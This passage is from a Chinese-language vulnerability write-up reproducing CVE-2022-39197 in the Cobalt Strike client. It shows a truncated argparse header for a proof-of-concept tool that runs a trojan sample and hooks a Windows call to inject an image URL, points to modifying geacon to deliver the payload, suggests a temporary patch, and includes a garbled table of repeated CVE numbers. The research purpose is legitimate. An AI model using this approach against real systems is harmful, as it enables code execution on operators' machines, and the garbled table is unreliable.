
parser = argparse.ArgumentParser(description='''This is a PoC for CVE-2022-39197, allowing to
WARNING: This tool works by executing the trojan generated by CobaltStrike and hooking GetUse
Currently, this POC only supports X86 exe payloads, and of course, works on Windows.

''')
parser.add_argument('-t', '--target', help='target trojan sample', required=False)
parser.add_argument('-u', '--url', help='URL for server to load as img, considering the limit
```

frada脚本的编写就不继续赘述了，累了。除了这种方式以外还可以基于开源的已经实现全套协议的 <https://github.com/darkr4y/geacon> 来直接修改打入payload。

附一个演示视频

VE	2007	39197	VE	2022	39197
VE	2008	39197	VE	2022	39197
VE	2009	39197	VE	2022	39197
VE	2010	39197	VE	2022	39197
VE	2011	39197	VE	2022	39197
VE	2012	39197	VE	2022	39197
VE	2013	39197	VE	2022	39197
VE	2014	39197	VE	2022	39197
VE	2015	39197	VE	2022	39197
VE	2016	39197	VE	2022	39197
VE	2017	39197	VE	2022	39197
VE	2018	39197	VE	2022	39197
VE	2019	39197	VE	2022	39197
VE	2020	39197	VE	2022	39197
VE	2021	39197	VE	2022	39197
VE	2022	39197	VE	2022	39197



0x07 修复建议

修复的话这边可以用橙子酱发在赛博回忆录星球的一个临时布丁来关闭swing的html渲染，这样可以暂时性的解决这个问题，但是我现在相信，cs的下一波RCE可能会很快就来了。

0x07 总结

在短短的几天内真的学了太多东西了，我基本是完全不懂java的，大部分时候都是一知半解的，这里要强烈感谢群友尤其是panda师傅的鼎力支持，给了我太多的帮助以至于我的复现不

至于太掉链子，如果单凭我自己估计至少要两周起步了。整个过程涉及到jdk以及cs，分析的复杂度还是挺高的，不得不说北辰是真牛逼。